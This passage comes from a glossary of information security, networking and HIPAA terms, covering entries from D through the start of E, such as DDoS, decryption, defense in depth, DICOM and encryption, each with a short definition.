purposes, internal data, or internal code sets, are data elements that are fully specified within the HIPAA implementation guides. For X12 transactions, changes to the associated code values and descriptions must be approved via the normal standards development process, and can only be used in the revised version of the standards affected. X12 transactions also use many coding and identification schemes that are maintained by external organizations. For these external code sets, the associated values and descriptions can change at any time and still be usable in any version of the X12 transactions that uses the associated code set. (6) Individually identifiable data is data that can be readily associated with a specific individual. Examples would be a name, a personal identifier, or a full street address. If life were simple, everything else would be non-identifiable data. But even if you remove the obviously identifiable data from a record, other data elements present can also be used to re-identify it. For example, a birth date and a zip code might be sufficient to re-identify half the records in a file. The re-identifiability of data can be limited by omitting, aggregating, or altering such data to the extent that the risk of it being re-identified is acceptable. (7) A specific form of data representation, such as an X12 transaction, will generally include some structural data that is needed to identify and interpret the transaction itself, as well as the business data content that the transaction is designed to transmit. Under HIPAA, when an alternate form of data collection such as a browser is used, such structural or format-related data elements can be ignored as long as the appropriate business data content is used. (8) Structured data is data the meaning of which can be inferred to at least some extent based on its absolute or relative location in a separately defined data structure. This structure could be the blocks on a form, the fields in a record, the relative positions of data elements in an X12 segment, etc. Unstructured data, such as a memo or an image, would lack such clues.

DAU—User data protection data authentication.

DBMS—Database management system.

DCC—See Data Content Committee.

DCE—Data circuit-terminating equipment.

D-Codes—A subset of the HCPCS Level II medical code set with a high-order value of "D" that has been used to identify certain dental procedures. The final HIPAA transactions and code sets rule states that these D-codes will be dropped from the HCPCS, and that CDT codes will be used to identify all dental procedures.

DD— See Data Dictionary.

DDE— See Direct Data Entry.

DDoS Attacks—Distributed denial of service attacks. These are denial-of-service assault from multiple sources. .

DDP—Datagram Delivery Protocol (AppleTalk).

DDR (1)—Dial-on-demand routing.

DDR (2)—Dual data rate RAM.

Dead drop—A method of secret information exchange where the two parties never meet.

Deadlock—A condition that occurs when two users invoke conflicting locks in trying to gain access to a specific record or records.

Deadlock—A situation in which computer processing is suspended because two or more devices or processes are each awaiting resources assigned to the other.

Debugging—The process of correcting static and logical errors detected during coding. With the primary goal of obtaining an executable piece of code, debugging shares certain techniques and strategies with testing but differs in its usual ad hoc application and scope.

DeCC—See Dental Content Committee.

Decentralized computing—An environment in which an organization splits computing power and locates it in functional business areas as well as on the desktops of knowledge workers.

Deceptive trade practices—Misleading or misrepresenting products or services to consumers and customers. In the United States these practices are regulated by the Federal Trade Commission at

the federal level and typically by the Attorney General's Office of Consumer Protection at the state level. Microsoft: http://www.microsoft.com/ security/glossary/.

Decipher—The ability to convert, by use of the appropriate key, enciphered text into its equivalent plaintext.

Decipherment—The reversal of a corresponding reversible encipherment.

Decision processing enterprise information portal—Provides knowledge workers with corporate information for making key business decisions.

Decision Superiority—Better decisions arrived at and implemented faster than an opponent can react, or in a noncombat situation, at a tempo that allows the force to shape the situation or react to changes and accomplish its mission.

Decision Support System (DSS)—A computer information system that helps executives and managers formulate policies and plans. This support system enables the users to access information and assess the likely consequences of their decisions through scenario projections.

Declassification—The determination that particular classified information no longer requires protection against unauthorized disclosure in the interest of national security. Such determination shall be by specific action or automatically after the lapse of a requisite period of time or the occurrence of a specified event. If such determination is by specific action, the material shall be so marked with the new designation.

Declassification Event—An event which would eliminate the need for continued classification.

Decoding—Changing a digital signal into analog form or another type of digital signal. The opposite of encoding.

Decontrol—The authorized removal of an assigned administrative control designation.

Decrypt—Synonymous with decipher.

Decrypt/Decipher/Decode—Decryption is the opposite of encryption. It is the transformation of encrypted information back into a legible form. Essentially, decryption is about removing disguise and reclaiming the meaning of information.

Decryption—The conversion through mechanisms or procedures of encrypted data into its original form.

Decryption Key—A piece of information, in a digitized form, used to recover the plaintext from the corresponding ciphertext by decryption.

Dedicated Lines—Private circuits between two or more stations, switches, or subscribers.

Dedicated Mode—The operation of a computer system such that the central computer facility, connected peripheral devices, communications facilities, and all remote terminals are used and controlled exclusively by the users or groups of users for the processing of particular types and categories of information.

Dedicated security mode—A system is operating in the dedicated security mode when the system and all of its local and remote peripherals are exclusively used and controlled by specific users or groups of users who have a security clearance and need-to-know for the processing of a particular category and type of classified material. .

Dedicated server—A microcomputer used exclusively to perform a specific service, such as to process the network operating system.

Deduction—A method of logical reasoning which results in necessarily true statements. As an example, if it is known that every man is mortal and that George is a man, then it can be deduced that George is mortal. Deduction is equivalent to the logical rule of modus ponens.

Defect—Deficiency; imperfection; insufficiency; the absence of something necessary for completeness or perfection; a deficiency in something essential to the proper use for the purpose for which a thing is to be used; a manufacturing flaw, a design defect, or inadequate warning. .

Defense in depth—Provision of several overlapping subsequent limiting barriers with respect to one safety or security threshold, so that the threshold can only be surpassed if all barriers have failed. .

Defense Information Infrastructure (DII)—The complete set of DoD information transfer and processing resources, including information and data storage, manipulation, retrieval, and display. More specifically, the DII is the shared or interconnected system of computers, communications,

data, applications, security, people, training, and other support structure, serving the DoD's local and worldwide information needs. It connects DoD mission support, command and control, and intelligence computers and users through voice, data, imagery, video, and multimedia services; and it provides information processing and value-added services to subscribers over the DISN and interconnected Service and Agency networks. Data, information, and user applications software unique to a specific user are not considered part of the DII.

Defense Information Systems Network (DISN)—A subelement of the Defense Information Infrastructure (DII), the DISN is the DoD's consolidated worldwide enterprise level telecommunications infrastructure that provides the end-to-end information transfer network for supporting military operations. It is transparent to its users, facilitates the management of information resources, and is responsive to national security and defense needs under all conditions in the most efficient manner.

Defense-in-depth—The practice of layering defenses to provide added protection. Security is increased by raising the cost to mount the attack. This system places multiple barriers between an attacker and an organization's business critical information resources. This strategy also provides natural areas for the implementation of intrusion-detection technologies.

Defensive programming—Designing software that detects anomalous control flow, data flow, or data values during execution and reacts in a predetermined and acceptable manner. The intent is to develop software that correctly accommodates design or operational shortcomings; for example, verifying a parameter or command through two diverse sources before acting upon it.68.

Degauss—To erase or demagnetize magnetic recording media (usually tapes) by applying a variable, alternating current (AC) field.

Degraded-mode operation—Maintaining the availability of the more critical system functions, despite failures, by dropping the less critical functions. Also referred to as graceful degradation.68.

Degree (of a relation)—The number of attributes or columns of a relation.

DEL—Delivery and operation, delivery.

Delegated Accrediting Authority (DAA)—Official with the authority to formally assume responsibility for operating a system at an acceptable level of risk. This term is synonymous with designated accrediting authority and designated approval authority.

Delegation—The notation that an object can issue a request to another object in response to a request. The first object therefore delegates the responsibility to the second object. Delegation can be used as an alternative to inheritance.

Delphi—A forecasting method where several knowledgeable individuals make forecasts and a forecast is derived by a trained analyst from a weighted average.

Demand aggregation—Combines purchase requests from multiple buyers into a single large order, which justifies a discount from the business.

Demand-mode operation—Systems that are used periodically on-demand; for example, a computer-controlled braking system in a car.

Demodulation—The reconstruction of an original signal from the modulated signal received at a destination device.

Denial of Service (DOS)—The unauthorized prevention of authorized access to resources or the delaying of time-critical operations.

Denial-of-Service (DoS) attack—The attacker floods a Web site with many electronic message requests for service that it slows down or crashes the network or computer targeted.

Dental Content Committee (DeCC)—An organization hosted by the American Dental Association that maintains the data content specifications for dental billing. The Dental Content Committee has a formal consultative role under HIPAA for all transactions affecting dental healthcare services.

Dependability—That property of a computer system such that reliance can be justifiably placed on the service it delivers. The service delivered by a system is its behavior as it is perceived by its user(s); a user is another system or human that interacts with the former.

Depth—(1) Penetration layer achieved during or the degree of intensity of an IO attack. (2) The most profound or intense part or stage. The severest or worst part. The degree of richness or intensity.

Derivative Classification—A determination that information is in substance the same as information currently classified, coupled with the designation of the level of classification.

DES—Data Encryption Standard.

Descriptive Attributes—The intrinsic characteristics of an object.

Descriptor—The text defining a code in a code set. Also see Part II, 45 CFR 162.103.

Design—The aspect of the specification process that involves the prior consideration of the implementation. Design is the process that extends and modifies an analysis specification. It accommodates certain qualities including extensibility, reusability, testability, and maintainability. Design also includes the specification of implementation requirements such as user interface and data persistence.

Design and Implementation—A phase of the systems development life cycle in which a set of functional specifications produced during systems analysis is transformed into an operational system for hardware, software, and firmware.

Design Review—The quality assurance process in which all aspects of a system are reviewed publicly.

Designated Accrediting Authority (DAA)—Official with the authority to formally assume responsibility for operating a system at an acceptable level of risk. This term is synonymous with designated approval authority and delegated accrediting authority.

Designated Approving Authority (DAA)—The official who has the authority to decide on accepting the security safeguards prescribed for an AIS or that official who may be responsible for issuing an accreditation statement that records the decision to accept those safeguards.

Designated Code Set— A medical code set or an administrative code set that HHS has designated for use in one or more of the HIPAA standards.

Designated Data Content Committee or Designated DCC— An organization that HHS has designated for oversight of the business data content of one or more of the HIPAA-mandated transaction standards.

Designated Record Set— See Part II, 45 CFR 164.501.

Designated Standard— A standard that HHS has designated for use under the authority provided by HIPAA.

Designated Standard Maintenance Organization (DSMO)— See Part II, 45 CFR 162.103.

Desktop computer—The most popular choice for personal computing needs.

Desktop publishing—The use of computer technology equipped with special hardware, firmware, and software features to produce documents that look equivalent to those printed by a professional print company.

Destruction—Irretrievable loss of data file, or damage to hardware or software.

Detect—To discover threat activity within information systems, such as initial intrusions, during the threat activity or post-activity. Providing prompt awareness and standardized reporting of attacks and other anomalous external or internal system and network activity.

Developer—The organization that develops the IS.

DHCP—Dynamic Host Configuration Protocol.

DHHS—See HHS.

Dial-Up—Access to switched network, usually through a dial or push-button telephone.

DIAP—Defense-wide IA program (U.S. DoD).

DICOM—See Digital Imaging and Communications in Medicine.

Dielectric—A nonconducting or insulating substance that resists passage of electric current, allowing electrostatic induction to act across it, as in the insulating medium between the plates of a condenser.

Diffraction—Signal loss as a result of variations in the terrain the signal crosses.

Digimark—a company that creates digital watermarking technology used to authenticate, validate and communicate information within digital and analog media.

Digit—A single numeral representing an arithmetic value.

Digital—A mode of transmission where information is coded in binary form for transmission on the network.

Digital Audio Tape (DAT)—A magnetic tape technology. DAT uses 4-mm cassettes capable of backing up anywhere between 26 and 126 bytes of information.

Digital cash—An electronic representation of cash. Also called e-cash.

Digital Certificates—A certificate identifying a public key to its subscriber, corresponding to a private key held by that subscriber. It is a unique code that typically is used to allow the authenticity and integrity of communication can be verified.

Digital Code Signing—The process of digitally signing computer code so that its integrity remains intact and it cannot be tampered with.

Digital divide—The fact that different peoples, cultures, and areas of the world or within a nation do not have the same access to information and telecommunications technologies.

Digital economy—Marked by the electronic movement of all types of information, not limited to numbers, words, graphs, and photos but also including physiological information such as voice recognition and synthesization, biometrics (a person's retina scan and breath, for example), and 3-D holograms.

Digital fingerprint—A characteristic of a data item, such as a cryptographic checkvalue or the result of performing a one-way hash function on the data, that is sufficiently peculiar to the data item that it is computationally infeasible to find another data item that possesses the same characteristics.

Digital Imaging and Communications in Medicine (DICOM)—A standard for communicating images, such as x-rays, in a digitized form. This standard could become part of the HIPAA claim attachments standards.

Digital modem—A piece of equipment that joins a digital phone line to a piece of communication equipment, which may be a phone or a PC. Such equipment allows testing, condition, timing, interfacing, etc. But it does not do what a modem does: namely convert digital signals from machines into analog signals which can be carried on analog phone lines. The term digital modem, thus, is somewhat of a misnomer.

Digital PABX—An automatic switching system. No operator is needed to complete the call. In the original PBX system operators were sometimes needed to complete the calls. Also called Private Automatic Branch Exchange.

Digital Rights Management (DRM)—Focuses on security and encryption to prevent unauthorized copying limit distribution to only those who pay. This is considered first-generation DRM. Second-generation DRM covers: description, identification, trading, protection, monitoring and tracking of all forms of rights usages over both tangible and intangible assets including management of rights holders' relationships. It is important to note that DRM manages all rights, not just those involving digital content. Additionally, it is important to note that DRM is the "digital management of rights" and not the "management of digital rights". That is, DRM manages *all* rights, not only the rights applicable to permissions over digital content.

Digital signature—The act of electronically affixing an encrypted message digest to a computer file or message in which the originator is then authenticated to the recipient.

Digital Signature Standard (DSS)—The National Security Administration's standard for verifying an electronic message.

Digital Subscriber Line (DSL)—A technology that dramatically increases the digital capacity of ordinary telephone lines (the local loops) into the home or office. DSL speeds are tied to the distance between the customer and the telephone company's central office.

Digitize—Converting an analog or continuous signal into a series of 1s and 0s, i.e., into a digital format.

DII—Defense information infrastructure.

DIMM—Dual Inline Memory Module.

Diode—Devices that conduct electricity in one direction only. They are sometimes referred to as PN (positive-negative) devices because they are made of a single semiconductive crystal with a positive terminal and a negative terminal.

Direct Access—The method of reading and writing specific records without having to process all preceding records in a file.

Direct Access Storage Device (DASD)—A data storage unit on which data can be accessed directly without having to progress through a serial file such as a magnetic tape file. A disk unit is a direct access storage device.

Direct current—A flow of electricity always in the same direction.

Direct Data Entry (DDE)—Under HIPAA, this is the direct entry of data that is immediately transmitted into a health plan's computer. Also see Part II, 45 CFR 162.103.

Direct organization—A method of file organization under which records are located on the basis of their keys and associated addresses on the storage media.

Direct Treatment Relationship—See Part II, 45 CFR 164.501.

Direction of Arrival (DoA)—The electromagnetic waves arrive at the directional antenna and are received more readily from one direction than from another. The antenna needs to be aligned with the direction of arrival.

Directory—A table specifying the relationships between items of data. Sometimes a table (index) giving the addresses of data.

Directory engine search—Organizes listings of Web sites into hierarchical lists.

Directory service—A service provided on a computer network that allows one to look up addresses (and perhaps other information such as public key certificates) based upon user-names.

DISA—See the Data Interchange Standards Association.

Disaster Notification Fees—The fee a recovery site vendor usually charges when the customer notifies them that a disaster has occurred and the recovery site is required. The fee is implemented to discourage false disaster notifications.

Disaster recovery cost curve—Charts (1) the cost to the organization due to the unavailability of information and technology, and (2) the cost to the organization of recovering from a disaster over time.

Disaster recovery plan—A detailed process for recovering information or an IT system in the event of a catastrophic disaster such as a fire or flood.

Disc Mirroring—This is the practice of duplicating data in separate volumes on two hard disks to make storage more fault-tolerant. Mirroring provides data protection in the case of disk failure, because data is constantly updated to both disks.

Disclosure—The release, transfer, provision of access to, or divulging in any other manner of information outside the entity holding the information. (See Use, in contrast.).

Disclosure History—Under HIPAA, this is a list of any entities that have received personally identifiable healthcare information for uses unrelated to treatment and payment.

Discrepancy Reports—A listing of items that have violated some detective control and require further investigation.

Discrete Cosine Transform (DCT)—used in JPEG compression, the discrete cosine transform helps separate the image into parts of differing importance based on the image's visual quality; this allows for large compression ratios. The DCT function transforms data from a spatial domain to a frequency domain.

Discretionary Access Control (DAC)—A means of restricting access to objects based on the identity of subjects and groups to which they belong. The controls are discretionary in the sense that a subject with certain access permission is capable of passing that permission on to another subject.

Disintermediation—The use of the Internet as a delivery vehicle whereby intermediate players in a distribution channel can be bypassed.

Disk address—The positioned location of a data record on magnetic disk storage.

Disk Duplexing—This refers to the use of two controllers to drive a disk subsystem. Should one of the controllers fail, the other is still available for disk I/O. Software applications can take advantage of both controllers to simultaneously read and write to different drives.

Disk Mirroring—Disk mirroring protects data against hardware failure. In its simplest form, a two-disk subsystem would be attached to a host controller. One disk serves as the mirror image of the other. When data is written to it, it is also written to the other disk. Both disks will contain exactly the same information. If one fails, the other can supply the user data without problem.

Disk Operating System (DOS)—Software that controls the execution of programs and may provide system services as resource allocation.

Disk optimization software—Utility software that organizes information on the hard disk in the most efficient way.

Diskette—A flexible disk storage medium most often used with microcomputers; also called a floppy disk.

Distinguishing identifier—Data that unambiguously distinguishes an entity in the authentication process. Such an identifier shall be unambiguous at least within a security domain.

Distortion—An undesired change in an image or signal. A change in the shape of an image resulting from imperfections in an optical system, such as a lens.

Distributed application—A set of information processing resources distributed over one or more open systems which provides a well-defined set of functionality to (human) users, to assist a given (office) task.

Distributed Component Object Model (DCOM)—A protocol that enables software components to communicate directly over a network. Developed by Microsoft and previously called "Network OLE," DCOM is designed for use across multiple network transports including Internet Protocols such as HTTP.

Distributed Computing—The distribution of processes among computing components that are within the same computer or different computers on a shared network.

Distributed Computing Environment (DCE)—An architecture of standard programming interfaces, conventions, and server functionalities (e.g., naming, distributed file system, remote procedure call) for distributing applications transparently across networks of heterogeneous computers. Promoted and controlled by the Open Software Foundation (OSP), a consortium led by Hewlett-Packard, Digital Equipment Corp, and IBM.

Distributed Database—A database management system with the ability to effectively manage data that is distributed across multiple computers on a network.

Distributed Denial-of-Service (DDoS) Attack—Multiple computers flooding a Web site with so many requests for service that it slows down or crashes.

Distributed Environment—A set of related data processing systems in which each system has its own capacity to operate autonomously but has some applications that are executed at multiple sites. Some of the systems may be connected with teleprocessing links into a network with each system serving as a node.

Distributed System—A multi-work station, or terminal system where more than one workstation shares common system resources. The work stations are connected to the control unit/data storage element through communication lines.

Dithering—Creating the illusion of new colors and shades by varying the pattern of dots in an image. Dithering is also the process of converting an image with a certain bit depth to one with a lower bit depth.

DITSCAP—Department of Defense Information Technology Security Certification and Accreditation Process.

Diversity—Using multiple different means to perform a required function or solve the same problem. Diversity can be implemented in software and hardware.

DIX—Digital-Intel-Xerox.

DLC—Data Link Control.

DLCI—Data Link Connection Identifier (Frame Relay).
DME— Durable Medical Equipment.
DMEPOS— Durable Medical Equipment, Prosthetics, Orthotics, and Supplies.
DMERC— See Medicare Durable Medical Equipment Regional Carrier.
DMZ—Commonly, it is the network segment between the Internet and a private network. It allows access to services from the Internet and the internal private network, while denying access from the Internet directly to the private network.
DNA SCP—Digital Network Architecture Session Control Protocol (DECnet).
DNIC—Data Network Identification Code (X.25).
DNS (Domain Name System, Service or Server)—A hierarchical database that is distributed across the Internet and allows names to be resolved to IP addresses and vice versa to locate services such as Web sites and email. An Internet service that translates domain names into IP addresses.).
Document—Any recorded information regardless of its physical form or characteristics, including, without limitation, written or printed material; data processing cards and tapes; maps; charts; paintings; drawings; engravings; sketches; working notes and papers; reproductions of such things by any means or process; and sound, voice, or electronic recordings in any form.
Documentation—The written narrative of the development, workings, and operation of a program or system.
DoD Information Technology Security Certification and Accreditation Process (DITSCAP)—The standard DoD process for identifying information security requirements, providing security solutions, and managing IS security activities.
DoD Trusted Computer System Evaluation Criteria (TCSEC)—Document containing basic requirements and evaluation classes for assessing degrees of effectiveness of hardware and software security controls built into an IS. This document, DoD 5200.28 STD, is frequently referred to as the Orange Book.
Domain—The set of objects that a subject (user or process) has the ability to access.
Domain and type enforcement—A confinement technique in which an attribute called a domain is associated with each subject and another attribute called a type is associated with each object. A matrix specifies whether a particular mode of access to objects of a type is granted or denied to subjects in a domain.
Domain Dimension—The dimension dealing with the structural aspects of the system involving broad, static patterns of internal behavior.
Domain Name—The name used to identify an Internet host.
Domain Name Server—See DNS.
Domain name system (DNS)—The distributed name and address mechanism used in the Internet.
Domain of Interpretation (DOI)—The DOI defines payload formats, the situation, exchange types, and naming conventions for certain information such as security policies, or cryptographic algorithms. It is also used to interpret the ISAKMP payloads.
DoS—(1) Short for *denial-of-service attack,* a type of attack on a network that is designed to bring the network to its knees by flooding it with useless traffic. For all known DoS attacks, there are software fixes that system administrators can install to limit the damage caused by the attacks. (2) In general, any malicious action that denies availability of a system to users.
Downgrading—The determination that particular classified information requires a lesser degree of protection or no protection against unauthorized disclosure than currently provided. Such determination shall be by specific action or automatically after lapse of the requisite period of time or the occurrence of a specified event. If such determination is by specific action, the material shall be so marked with the new designation.
Downlink frequencies—Frequencies used in the transmission link reaching from a satellite to the ground.
Downtime—A period of time in which the computer is not available for operation.
DPT—Tests, depth.

DQDB—Distributed Queue Dual Bus (SMDS).
DR—Designated router.
Draft Standard for Trial Use (DSTU)—An archaic term for any X12 standard that has been approved since the most recent release of X12 American National Standards. The current equivalent term is "X12 standard.".
DRAM—Dynamic random access memory.
DRG—Diagnosis Related Group.
DRP—Disaster recovery plan.
DS-0—Digital Signal, level 0. A DS-0 is a voice-grade channel of 64 kbps.
DS-1—Digital Signal Level 1 (1.544 Mb).
DS-3—Digital Signal Level 3 (45 Mb).
DSA—Digital Signature Algorithm.
DSAP—Destination Service Access Point (LLC).
DSE—Data switching equipment.
DSL—Digital Subscriber Line.
DSMO— See Designated Standard Maintenance Organization.
DSR—Data set ready.
DSS—Digital signature standard; see FIPS PUB 186.165.
DSS (1)—Digital Subscriber Signaling System 1.
DSS (2)—Digital Signature Standard.
DSS shell—A set of programs that can be used for constructing a decision support system.
DSSA—Distributed system security architecture; developed by Digital Equipment Corporation.
DSTU— See Draft Standard for Trial Use.
DSU—Data service unit.
DTE—Domain and type enforcement.
DTE—Data terminal equipment.
DTR—Data terminal ready.
DUAL—Diffused update algorithm (EIGRP).
Dual Control—A procedure that uses to or more entities (usually persons) operating in concert to protect a system resources, such that no single entity acting alone can access that resource.
Dual Tone Multifrequency (DTMF)—A term describing push button or touch-tone dialing. When you push a button, it makes a tone that is actually a combination of two tones, one high frequency and one low frequency.
Due care—Managers and their organizations have a duty to provide for information security to ensure that the type of control, the cost of control, and the deployment of control are appropriate for the system being managed. .
Dumb Terminal—A device used to interact directly with the end user where all data is processed on a remote computer. A dumb terminal only gathers and displays data; it has no processing capability.
Dump—The contents of a file or memory that are output as listings. These listing can be formatted.
Duplex—Communications systems or equipment that can simultaneously carry information in both directions between two points. Also used to describe redundant equipment configurations (e.g., duplexed processors).
DVS—Lifecycle support, development security.
Dynamic analysis—Exercising the system being assessed through actual execution; includes exercising the system functionally (traditional testing) and logically through techniques such as failure assertion, structural testing, and statistical-based testing. Major system components have to have been built before dynamic analysis can be performed.
Dynamic binding—The responsibility for executing an action on an object resides within the object itself. The same message can elicit a different response depending upon the receiver.

Dynamic Dimension—The dimension concerned with the nonstatic, process related properties of the system.

Dynamic Host Configuration Protocol (DHCP)—DHCP is an industry standard protocol used to dynamically assign IP addresses to network devices.

Dynamic processing—The technique of swapping jobs in and out of computer memory. This technique can be controlled by the assignment priority and the number of time slices allocated to each job.

Dynamically Phased Array (PA)—Type of radio antenna used in certain satellite and wireless communications. This small flat antenna mounts on the side of a building or on a rooftop. It has an array of chip-based radio receivers, which lock in on the target transmission frequency on a dynamic basis. Also called a "pizza box antenna.".

EAL—Evaluation assurance level.

EAP—Extensible Authentication Protocol.

Early Token Release—Technique used in Token Ring networks that allows a station to release a new token onto the ring immediately after transmitting, instead of waiting for the first frame to return. This feature can increase the total bandwidth on the ring. *See also* Token Ring.

Earth Stations—Ground terminals that use antennas and other related electronic equipment designed to transmit, receive, and process satellite communications.

Ease—Amount of time and skill level required to either penetrate or restore function. Measures the degree of difficulty.

Eavesdropping—The unauthorized interception of information-bearing emanations through methods other than wiretapping.

EBCDIC—Extended Binary Encoded Decimal Interchange Code.

EBGP—Exterior Border Gateway Protocol.

ebXML—A set of technical specifications for business documents built around XML designed to permit enterprises of any size and in any geographical location to conduct business over the Internet.

EC— See *electronic commerce.*

ECC—Elliptic curve cryptography.

Echo—The display of characters on a terminal output device as they are entered into the system.

Echo hiding—Relies on limitations in the human auditory system by embedding data in a cover audio signal. Using changes in delay and relative amplitude; two types of echos are created which allows for the encoding of one's and zeros.

Ecological Dimension—The dimension dealing with the interface properties of a system; inflow and outflow of forces in a system.

Economy—Scaleable system packages ease the application of economy. Space, weight, or time constraints limit the quantity or capability of systems that can be deployed. Information requirements must be satisfied by consolidating similar functional facilities, integrating commercial systems into tactical information works, or accessing to a different information system.

EDI—Electronic Data Interchange (Computer to computer transactions).

EDI Translator— A software tool for accepting an EDI transmission and converting the data into another format, or for converting a non-EDI data file into an EDI format for transmission.

EDIFACT— See United Nations Rules for Electronic Data Interchange for Administration, Commerce, and Transport (UN/EDIFACT).

Edit—The process of inspecting a data field or element to verify the correctness of its content.

EDP auditor—A professional whose responsibility is to certify the validity, reliability, and integrity of all aspects of the computer information system environment of an organization, a.k.a. IS auditor, CIS auditor, or IT auditor.

Education—IT security education focuses on developing the ability and vision to perform complex, multidisciplinary activities and the skills needed to further the IT security profession. Education activities include research and development to keep pace with changing technologies and threats.

EEPROM—Electrically erasable programmable read-only memory.

Effective Date—Under HIPAA, this is the date that a final rule is effective, which is usually 60 days after it is published in the Federal Register.

Effectiveness—Efficiency, potency, or capability of an act in producing a desired (or undesired) result. The power of the protection or the attack.

Efficiency—Capability, competency, or productivity. The efficiency of an act is a measure of the work required to achieve a desired result.

EFT—See Electronic Funds Transfer.

E-government—The application of E-commerce technologies in government agencies.

EGP—Exterior Gateway Protocol.

EHNAC—See the Electronic Healthcare Network Accreditation Commission.

EIA—Electronic Industries Association.

EIGRP—Enhanced Interior Gateway Routing Protocol.

EIN—Employer Identification Number.

Electromagnetic Emanations—Signals transmitted as radiation through the air or conductors.

Electromagnetic Interference (EMI)—Electromagnetic waves emitted by a device.

Electron—A light, subatomic particle that carries a negative charge.

Electronic Attack (EA)—Use of EM or Directed Energy to attack personnel, facilities or equipment to destroy/degrade combat capability.

Electronic Bill Presentation and Payment (EBPP)—A system that sends people their bills over the Internet and gives them an easy way to pay.

Electronic bulletin board—An application program that lets users contribute messages via e-mail that can be routed or shared with users.

Electronic business XML—See ebXML.

Electronic catalog—Designed to present products to customers via the Internet.

Electronic Code Book (ECB)—A basic encryption method that provides privacy but not authentication.

Electronic commerce—A broad concept that covers any trade or commercial transaction that is effected via electronic means; this would include such means as facsimile, telex, EDI, Internet, and the telephone. For the purpose of this book the term is limited to those commercial transactions involving computer to computer communications whether utilizing an open or closed network.

Electronic Communications Privacy Act of 1986 PL 99-508 (ECPA)—Electronic Communications Privacy Act of 1986; extends the Privacy Act of 1974 to all forms of electronic communication, including email.

Electronic Data Interchange (EDI)—A process whereby such specially formatted documents as an invoice can be transmitted from one organization to another. A system allowing for inter-corporate commerce by the automated electronic exchange of structured business information.

Electronic Data Vaulting—Electronic vaulting protects information from loss by providing automatic and transparent backup of valuable data over high-speed phone lines to a secure facility.

Electronic document file—A magnetic storage area that contains electronic images of papers and other communications documents.

Electronic Frontier Foundation—A foundation established to address social and legal issues arising from the impact on society of the increasingly pervasive use of computers as the means of communication and information distribution.

Electronic Funds Transfer (EFT)—The process of moving money between accounts via computer.

Electronic Healthcare Network Accreditation Commission (EHNAC)—An organization that tests transactions for consistency with the HIPAA requirements, and that accredits healthcare clearinghouses.

Electronic job market—Consists of employers using the Internet to advertise for and screen potential employees.

Electronic Journal—A computerized log file summarizing, in chronological sequence, the processing activities and events performed by a system. The log file is usually maintained on magnetic storage media.

Electronic mail (e-mail)—Formal or informal communications electronically transmitted or delivered.

Electronic Media Claims (EMC)—This term usually refers to a flat file format used to transmit or transport claims, such as the 192-byte UB-92 Institutional EMC format and the 320-byte Professional EMC NSF.

Electronic office—An office that relies on word processing, computer systems, and communications technologies to support its operations.

Electronic portfolio—Collection of Web documents used to support a stated purpose such as writing skills.

Electronic Protect (EP)—Actions to protect personnel, facilities and equipment from enemy/friendly EW that degrade or destroy own-force combat capability.

Electronic Remittance Advice (ERA)—Any of several electronic formats for explaining the payments of healthcare claims.

Electronic Signature—Any technique designed to provide the electronic equivalent of a handwritten signature to demonstrate the origin and integrity of specific data. Digital signatures are an example of electronic signatures.

Electronic Warfare (EW)—Action involving the use of electromagnetic (EM) and directed energy to control the EM spectrum or to attack the enemy.

Electronic Warfare Support (ES)—That division of EW involving actions tasked by, or under direct control of, an operational commander to search for, intercept, identify, and locate sources of intentional and unintentional radiated electromagnetic energy for the purpose of immediate threat recognition. Thus, electronic warfare support provides information required for immediate decisions involving EW operations and other tactical actions such as threat avoidance, targeting and homing. ES data can be used to produce signals intelligence .

Element management functions—A set of functions for management of network elements on an individual basis. These are basically the same functions as those supported by the corresponding local terminals.

Element manager—Provides a package of end-user functions for management of a set of closely related types of network elements. .

E-mail software (electronic mail software)—Enables people to electronically communicate with other people by sending and receiving e-mail.

Emanation Security—The protection that results from all measures designed to deny unauthorized persons access to valuable information that might be derived from interception and analysis of compromising emanations.

Embedded message—In steganography, it is the hidden message that is to be put into the cover medium.

Embedding—To cause to be an integral part of a surrounding whole. In steganography and watermarking, embedding refers to the process of inserting the hidden message into the cover medium.

EMC—Electromagnetic conductance.

EMC—See Electronic Media Claims.

EMF—Electromagnetic field.

EMI—Electromagnetic interference.

Emission Security (EMSEC)—The protection resulting from all measures taken to deny unauthorized persons information of value that might be derived from intercept and from an analysis of compromising emanations from systems.

EMP—Electromagnetic pulse.

EMR—Electronic Medical Record.

Encapsulated Security Payload—An IPsec protocol that provides confidentiality, data origin authentication, data integrity services, tunneling, and protection from replay attacks.

Encapsulated subsystem—A collection of procedures and data objects that is protected in a domain of its own so that the internal structure of a data object is accessible only to the procedures of the

encapsulated subsystem and that those procedures may be called only at designated domain entry points. Encapsulated subsystem, protected subsystem and protected mechanisms of the TCB are terms that may be used interchangeably.

Encapsulation—The technique used by layered protocols in which a layer adds header information to the protocol data unit (PDI) from the layer above.

Encipher—The process of converting plaintext into unintelligible form by means of a cipher system.

Encipherment—The cryptographic transformation of data (see cryptography) to produce ciphertext.

Enclave—An environment that is under the control of a single authority and has a homogeneous security policy, including personnel and physical security. Local and remote elements that access resources within an enclave must satisfy the policy of the enclave. Enclaves can be specific to an organization or a mission and may also contain multiple networks. They may be logical, such as an operational area network (OAN) or be based on physical location and proximity.

Encoding—The process of converting data into code or analog voice into a digital signal.

Encrypt—To scramble information so that only someone knowing the appropriate secret can obtain the original information (through decryption).

Encrypt/Encipher/Encode—Encryption is the transformation of information into a form that is impossible to read unless you have a specific piece of information, which is usually referred to as the "key." The purpose is to keep information private from those who are not intended to have access to it. To encrypt is essentially about making information confusing and hiding the meaning of it.

Encrypted Text—Data which is encoded into an unclassified form using a nationally accepted form of encoding.

Encryption—The use of algorithms to encode data in order to render a message or other file readable only for the intended recipient.

Encryption Algorithm—A set of mathematically expressed rules for encoding information, thereby rendering it unintelligible to those who do not have the algorithm decoding key.

Encryption Key—A special mathematical code that allows encryption hardware/software to encode and then decipher an encrypted message.

End Entity—An End Entity can be considered as an end-user, a device such as a router or a server, a process, or anything that can be identified in the subject name of a public key certificate. End Entities can also be thought of as consumers of the PKI-related services.

End System—An OSI system that contains application processes capable of communication through all seven layers of OSI protocols. Equivalent to Internet host.

Endorsed Cryptographic Products List—A list of products that provide electronic cryptographic coding (encrypting) and decoding (decrypting), and which have been endorsed for use for classified or sensitive unclassified U.S. government or government-derived information during its transmission.

Endorsed TEMPEST Products List—A list of commercially developed and commercially produced TEMPEST telecommunications equipment that NSA has endorsed, under the auspices of the NSA Endorsed TEMPEST Products Program, for use by government entities and their contractors to process classified U.S. government information.

